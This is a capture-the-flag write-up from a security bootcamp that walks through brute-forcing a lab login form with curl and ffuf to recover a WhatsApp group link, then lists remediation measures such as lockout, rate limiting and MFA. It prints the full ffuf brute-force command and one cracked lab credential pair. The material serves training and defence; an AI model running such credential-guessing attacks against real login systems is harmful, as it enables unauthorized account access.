Task 1 Brute Force

Overview
Authentication bypass can be achieved through several methods, and brute force attacks are one of them. A brute force attack is a cyber attack typically carried out against authentication features by systematically guessing credentials using wordlists. In the first session of the Cyber Sentinel Secure Bootcamp Batch 2 by XCode, the instructor presented a brute force challenge for students to solve in order to proceed to the next stage.
Study case
In this scenario, students were tasked with bypassing a login form to obtain a WhatsApp group URL. The instructor provided the following target environment:
1
2
3
IP address: 172.17.2.195
username wordlist: https://xcode.co.id/user.txt
password wordlist: https://xcode.co.id/wordlist.txt
Attack Methodology
To interact with the target IP, I used SSH port forwarding with my public domain, which was on the same network as the target. By using the -L option, I forwarded a local port to the target address:
1
2
3
4
➜ sentinel ssh root@konek.securityhub.id -L 8080:172.17.2.195:80 -p <PORT>
root@konek.securityhub.id's password:
Last login: xxx xxx  x xx:xx:xx xxxx from xxx.xxx.xxx.xxx
root@6c483be0c2ec:~#
Next, I used the curl command to send a GET request, adding the -sv options for verbose output to gain more insight into the response:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
➜ sentinel curl -sv 127.0.0.1:8080
*   Trying 127.0.0.1:8080...
* Connected to 127.0.0.1 (127.0.0.1) port 8080
* using HTTP/1.x
> GET / HTTP/1.1
> Host: 127.0.0.1:8080
> User-Agent: curl/8.13.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: xxx, xx xxx xxxx xx:xx:xx xxx
< Server: Apache/2.4.52 (Ubuntu)
< Vary: Accept-Encoding
< Content-Length: 201
< Content-Type: text/html; charset=UTF-8
<

<h2>Login</h2>
<form method="post">
    Username: <input type="text" name="username"><br><br>
    Password: <input type="text" name="password"><br><br>
    <input type="submit" value="Login">
</form>
* Connection #0 to host 127.0.0.1 left intact
The output revealed a simple login form with username and password fields. I tested it by sending a POST request with generic credentials (admin:admin) using curl and the -d option to include the request data, but the attempt failed:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
➜ sentinel curl -sv -XPOST 127.0.0.1:8080 -d 'username=admin&password=admin'
*   Trying 127.0.0.1:8080...
* Connected to 127.0.0.1 (127.0.0.1) port 8080
* using HTTP/1.x
> POST / HTTP/1.1
> Host: 127.0.0.1:8080
> User-Agent: curl/8.13.0
> Accept: */*
> Content-Length: 29
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 29 bytes
< HTTP/1.1 200 OK
< Date: Fri, xx xxx xxxx xx:xx:xx GMT
< Server: Apache/2.4.52 (Ubuntu)
< Vary: Accept-Encoding
< Content-Length: 222
< Content-Type: text/html; charset=UTF-8
<
<h3>Login gagal!</h3>
<h2>Login</h2>
<form method="post">
    Username: <input type="text" name="username"><br><br>
    Password: <input type="text" name="password"><br><br>
    <input type="submit" value="Login">
</form>
* Connection #0 to host 127.0.0.1 left intact
Since manual testing didn’t work, I used ffuf to automate the brute force attack. I specified the content type with the -H option and filtered responses of size 222 (failed attempts) using -fs:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
➜ sentinel ffuf -u 'http://127.0.0.1:8080' -H 'Content-type: application/x-www-form-urlencoded' -d 'username=USER&password=PASS' -w user.txt:USER -w wordlist.txt:PASS -fs 222

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://127.0.0.1:8080
 :: Wordlist         : USER: user.txt
 :: Wordlist         : PASS: wordlist.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : username=USER&password=PASS
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 222
________________________________________________

[Status: 200, Size: 274, Words: 25, Lines: 8, Duration: 734ms]
    * PASS: [REDACTED]
    * USER: [REDACTED]
After obtaining valid credentials, I used curl again to send a POST request and extracted the WhatsApp group link—preferring the CLI over a browser:
1
2
3
4
➜ sentinel curl -XPOST 127.0.0.1:8080 -d 'username=ujian&password=qwertyuiop'

<h3>Login sukses! - https://chat.whatsapp.com/[REDACTED]</h3>
<SNIP>
Automation
To streamline the brute force process, a Python script using the requests library can automate credential testing, reducing manual effort and improving efficiency.  This Python script automates the brute force attack against the target login form by systematically testing credentials from provided wordlists (user.txt and wordlist.txt). Key features include:
1
2
3
4
5
6
7
8
9
1. Credential Loading: Reads and formats usernames/passwords from text files.

2. Session Management: Uses requests.Session() to maintain connection efficiency.

3. HTML Parsing: Leverages BeautifulSoup to extract success/failure messages and the WhatsApp group link.

4. Error Handling: Catches and logs request exceptions to avoid script crashes.

5. Progress Feedback: Prints real-time attempts and highlights valid credentials upon discovery.
The script ensures a structured, repeatable attack process while minimizing manual intervention.
Remediation
To protect authentication systems from brute force attacks, implement the following security measures:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
1. Account Lockout Mechanisms

    Temporary Lockout: Lock accounts after a set number of failed attempts (e.g., 5-10 attempts).

    Progressive Delays: Introduce increasing delays between login attempts (e.g., 30s, 1m, 5m).

    Admin Alerts: Notify administrators of repeated failed logins for manual review.

2. Strong Password Policies

    Complexity Requirements: Enforce passwords with uppercase, lowercase, numbers, and special characters.

    Minimum Length: Require passwords to be at least 12+ characters long.

    Password Rotation: Encourage (but do not enforce) periodic password changes.

3. Multi-Factor Authentication (MFA)

    OTP/SMS Codes: Require time-based one-time passwords (TOTP) or SMS verification.

    Biometric/FIDO2: Implement hardware keys (YubiKey) or fingerprint authentication.

4. Rate Limiting & Throttling

    IP-Based Rate Limiting: Restrict login attempts per IP (e.g., 10 attempts/minute).

    CAPTCHA Challenges: Trigger CAPTCHAs after multiple failed attempts.

5. Monitoring & Anomaly Detection

    Log Analysis: Monitor logs for unusual login patterns (e.g., rapid-fire attempts).

    Behavioral Analysis: Detect logins from unusual locations/devices.

    Fail2Ban Integration: Automatically block IPs with excessive failed attempts.

6. Secure Authentication Protocols

    Hashing & Salting: Store passwords using bcrypt, Argon2, or PBKDF2.

    HTTPS Enforcement: Prevent credential interception via TLS encryption.

7. User Education & Awareness

    Phishing Training: Teach users to recognize credential-harvesting scams.

    Password Manager Adoption: Encourage the use of password managers for strong, unique passwords.